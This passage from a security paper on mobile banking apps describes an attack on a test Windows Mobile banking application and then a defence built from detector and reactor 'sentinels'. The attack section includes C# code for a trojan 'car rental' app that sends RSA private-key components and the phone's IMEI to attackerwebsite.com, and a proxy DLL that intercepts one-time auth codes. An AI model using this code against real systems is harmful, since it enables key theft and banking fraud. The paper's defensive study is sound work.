


The attacker can easily debug the program.





Our attacker has no big pain to understand the behavior of the application, where are the private keys and how they are loaded.



Getting the private key


In our scenario, the attacker was able to understand most of the way the application works but cannot reverse the way it communicates with the third-party DLL, the only one who can communicate with the authorization server. Besides, even if the attacker knows about the way the RSA keys are fetched, he has no way to access directly the ciphered file because they are loaded by the factory on the mobile phone itself.

For this, the attacker will create a small app that will offer some help for the users and additionally, that application will locate the flat database where the ciphered private key is located and will extract it. Then it will decipher it using the static hardcoded Key encryption key which the attacker previously located in the application during the debug since it is hardcoded.

The fake app will allow users to search for cheap car rentals in a list of towns but in reality, it will decipher the private keys and send them to a remote server where they will be stored.

```
public Form1()
        {
            InitializeComponent();

           byte[] P = Utils.getRSAKey(keycomponent.P);
           byte[] Q = Utils.getRSAKey(keycomponent.Q);
           byte[] Exponent = Utils.getRSAKey(keycomponent.E);
           byte[] Modulus = Utils.getRSAKey(keycomponent.MODULUS);
           byte[] D = Utils.getRSAKey(keycomponent.D);
```

```
            byte[] InverseQ = Utils.getRSAKey(keycomponent.InverseQ);
            byte[] DP = Utils.getRSAKey(keycomponent.DP);
            byte[] DQ = Utils.getRSAKey(keycomponent.DQ);

            string url =
@"https://attackerwebsite.com/registerto_db.aspx?IMEI="+Utils.getIMEI
()+"&rsakeys=" + Utils.ByteArrayToString(P) + '#' +
Utils.ByteArrayToString(Q) + '#' + Utils.ByteArrayToString(Exponent)
+ '#' + Utils.ByteArrayToString(Modulus) + '#' +
Utils.ByteArrayToString(D);

            HttpWebRequest request =
(HttpWebRequest)WebRequest.Create(url);

            using (HttpWebResponse response =
(HttpWebResponse)request.GetResponse())
            using (Stream stream = response.GetResponseStream())
            using (StreamReader reader = new StreamReader(stream))
            {
              String  html = reader.ReadToEnd();
            }
        }
```



Getting the symmetric key

After this analysis, the attacker understands that it cannot modify and recompile the application because it has no idea how to call the complex third-party library the right way. This is a basic but efficient protection mechanism to prevent unauthorized callers to use the DLL. Both caller and library must have a sort of counter in common that generates the same one-time code.

The attacker does not know how to generate that parameter which the application sends to the hash library. He is also unable to reverse the third-party library *and* the corresponding part of the caller code because it had been deeply obfuscated by the third-party vendor that delivered it and it seems to use a sort of complex self-ciphering system.

However, it is not that much of a problem. All that the attacker needs to do is to create a "proxy dll" also known as a "spy dll". This technique is very well-known and very easy to implement. Having a copy of the dll, the attacker can get its prototyping and create a

stub dll with the same prototyping which will simply intercept the functions arguments and the return value without the caller noticing anything despite the dll security in place therefore defeating the protection mechanism.

Using the "spy Dll" technique, the attacker can get the symmetric key that corresponds to a username.

The attacker uses his small utility application to rename the legitimate DLL and replace it with the stub 'proxy' dll and then he will intercept the right keys and send fake ones.

All the attacker has to do is write these few lines of code:

```
namespace ProxyThirdPartyLib
{
    public class Class1
    {

        public long getAuthCode(string s1, String s2, int i1)
        {

    long code= testBankingApp2.ThirdPartyLib.getAuthCode(s1, s2, i1);

//Do something with that, send this to the server with the IMEI number

            //wrong code for the user
            return code + 1;
        }
    }
}
```

The library of attacker will use the legit library as a reference but will rename it and take its name in the same folder.

Sending fraudulent transaction orders

Finally, the attacker has the private key, the IMEI, and can intercept the one-time DES keys before they are used. He can form transaction requests to the bank server placing fraudulent transactions on his card or a card of his network of "cashiers".

Developing the concept proof sentinels

The sentinels, as we mentioned, will come in two distinct parts: detector and reactor. We will list here what our detectors must monitor:

- **Sentinel #1:** Detect anomalies with the Integrity of several “critical” files;
- **Sentinel #2**: Detect positive results when scanning files against a list of known fake apps;
- **Sentinel #3**: Detect if a debugger is attached to some given process (namely the application to protect the main process);
- **Sentinel #4**: Detect if the other sentinels are up and running.

Of course, these checks are very basic and there are many more that would be checked and detected in a professional commercial security framework.

Reactors are listed here:

- **Reactor #1**: Display a warning message;
- **Reactor #2**: Crash the Mobile Application+Display a warning message;
- **Reactor #3**: Prevent further use of the mobile phone by displaying a permanent full-screen error message and asking for a reboot.

The link between detectors and reactors is done via a ciphered configuration file which only the detectors can decipher.

We shall use the following setting:

Sentinel#	Reactor#
• Sentinel #1	• Reactor#1
• Sentinel #2	• Reactor#1
• Sentinel #3	• Reactor#2
• Sentinel #4	• Reactor#3

Our sentinels will scan for possible problems and shall repeat the scan, looping for a given amount of time.

Sentinel #1

Here is the complete source code of the first sentinel:

```
namespace Sentinels
{
    public class Sentinel1
    {


        public static string ByteArrayToString(byte[] ba)
        {
            StringBuilder hex = new StringBuilder(ba.Length * 2);
            foreach (byte b in ba)
                hex.AppendFormat("{0:x2}", b);
            return hex.ToString();
        }


        public static byte[] StringToByteArray(String hex)
        {
            int NumberChars = hex.Length;
            byte[] bytes = new byte[NumberChars / 2];
            for (int i = 0; i < NumberChars; i += 2)
                bytes[i / 2] = Convert.ToByte(hex.Substring(i, 2),
16);
            return bytes;
        }



        public static Dictionary<String, String> hashtabl = new
Dictionary<string, string>();
```

```
        public static void LoadDB()
        {


            hashtabl.Add("StubTestBankServer.dll",
"1b5a25cf00b963b93b8ad622bd30a945");
            hashtabl.Add("testBankingApp2.exe",
"1d208cf0e66091b7cb1a53da639943f1");
            hashtabl.Add("ThirPartyLib.dll",
"c777fbbaf51a3c3d12ec130f601094b1");


        }




     //scan files and look for integrity problems
     //detector
       public static void scan( TextBox txtbx)
        {

            DirectoryInfo d = new DirectoryInfo(@"\Program
Files\testBankingApp2");
            FileInfo[] Files = d.GetFiles();

            foreach (FileInfo file in Files)
            {

                String hash1=getFileHash(file.FullName);

                txtbx.Text +=file.Name + "==>" + hash1 +
"\r\n---------------\r\n";

                if (hashtabl.ContainsKey(file.Name))
                {

                    String hash2=hashtabl[file.Name];
```

```
                    if (!hash2.Equals(hash1))
                    {

                        //signal to reactor
                        react();
                    }

                }

            }

        }


        public static void react(String fn)
        {

            MessageBox.Show("File integrity problem, file possible
corrupted or tampered:" + fn, "info", MessageBoxButtons.OK,
MessageBoxIcon.Exclamation, MessageBoxDefaultButton.Button1);

        }

        public static String getFileHash(String filename)
        {

            using (var md5 = MD5.Create())
            {
                using (var stream = File.OpenRead(filename))
                {
                    return
ByteArrayToString(md5.ComputeHash(stream));
                }
            }

        }

    }
```

```
}
```

The sentinel will scan periodically the application folder and detect problems with the file integrity.

Sentinel #2

The code is similar to Sentinel#1 but instead, the keys of the database are hashes.

```
public static void LoadDB()
        {


            hashtabl.Add("b6279cda55bb148a6b6e0045f4db4c64", "FakeApp
find-my-car Trojan");



        }
```

The sentinel will scan the memory and check for the signature of known fake apps, if so it will display a warning message with the name of the file and its potential malware identification.

```
//scan files and look for integrity problems
        //detector
        public static void scan(TextBox txtbx)
        {

            DirectoryInfo d = new DirectoryInfo(@"\Program Files\");

            DirectoryInfo[] d_ = d.GetDirectories();
```

```
            foreach (DirectoryInfo d2 in d_)
            {

            FileInfo[] Files = d2.GetFiles();

            foreach (FileInfo file in Files)
            {

                String hash1 = getFileHash(file.FullName);

                txtbx.Text += file.Name + "==>" + hash1 +
"\r\n---------------\r\n";

                if (hashtabl.ContainsKey(hash1))
                {

                        //signal to reactor
                    react(file.FullName,hashtabl[hash1]);

                }

            }

            }

        }
```

Sentinel#3

Our third sentinel will check if a debugger is attached, here is the full source code;

```
static class Sentinel3
    {
```

```
        [DllImport("core.dll", SetLastError = true)]
        static extern bool CheckRemoteDebuggerPresent(IntPtr
hProcess, ref bool isDebuggerPresent);

        public static void can(TextBox txtbx)
        {
            bool isDebuggerPresent = false;

CheckRemoteDebuggerPresent(Process.GetCurrentProcess().MainWindowHand
le, ref isDebuggerPresent);

            txtbx.Text+="Debugger Attached: " +
isDebuggerPresent+"\r\n";

            if (isDebuggerPresent)
                react();

        }

        public static void react()
        {
            Process[] runningProcesses = Process.GetProcesses();

                foreach (Process process in runningProcesses)
                {
                    // now check the modules of the process
                    foreach (ProcessModule module in process.Modules)
                    {
                        if
(module.FileName.Equals("testBankingApp2.exe"))
                        {
                            process.Kill();
                        } else
                        {
                        // enter code here if process not found
                        }
                    }
```

```
                }

                MessageBox.Show("Debugger detected, application must
stop", "info", MessageBoxButtons.OK, MessageBoxIcon.Hand,
MessageBoxDefaultButton.Button1);

        }

    }
```


Sentinel #4

The last sentinel just checks for the three other sentinels and restarts them if they are not running.


We will simply loop through the scan without creating a new thread for each sentinel.


```
private void button1_Click(object sender, EventArgs e)
        {

            Sentinel1.LoadDB();
            Sentinel2.LoadDB();

            for (int i = 0; i < 100; i++)
            {

                Sentinel1.scan(textBox1);
                Sentinel2.scan(textBox2);
                Sentinel3.scan(textBox3);
             //   Sentinel1.scan(textBox4);

                Thread.Sleep(1000);
                Application.DoEvents();
            }
```

```
    }
```


File
Flash
Help
Sentinels Demo
Sentinel#1
testBankingApp2.exe==>8a782ae40aa8c3e00b05f7951085fbb5
---
testBankingApp
Sentinel#2
testBankingApp2.exe==>8a782ae40aa8c3e00b05f7951085fbb5

Sentinel#3
Debugger Attached: False
Debugger Attached: False
Debugger Attached: False
Debugger
Start
Stop


Windows Mobile 6 Professional
File
Flash
Help
Sentinels Demo
Sentinel#1
Sentinel#2
stubtestbankse
rver.dll==>1b5
a25cf00b963b9
info
ok
File integrity prpble, file
possible corrupted or
tampered:ThirPartyLib.dll
Start
Stop



Some Conclusions

As we have seen in what was previously described, it is possible to develop a system of sentinels that will actively and aggressively react to threat detection.

Of course, our sentinels are extremely basic, they have no optimization and even do not run in undetected ways but they will stop the attacker from debugging the application to reverse it, injecting a fake app, and modifying the application files.

- Cannot debug and reverse => attacker cannot understand the application;
- Cannot inject a fake app => attacker cannot steal keys stored in the phone ;

- Cannot modify the application third party dll => attacker cannot inject “spy” Dlls.

This illustrates concretely what a technology based on active sentinels could bring in terms of security to the ecosystem of mobile banking and payment applications.

Annex 1: Functioning of the Test Mobile Banking Application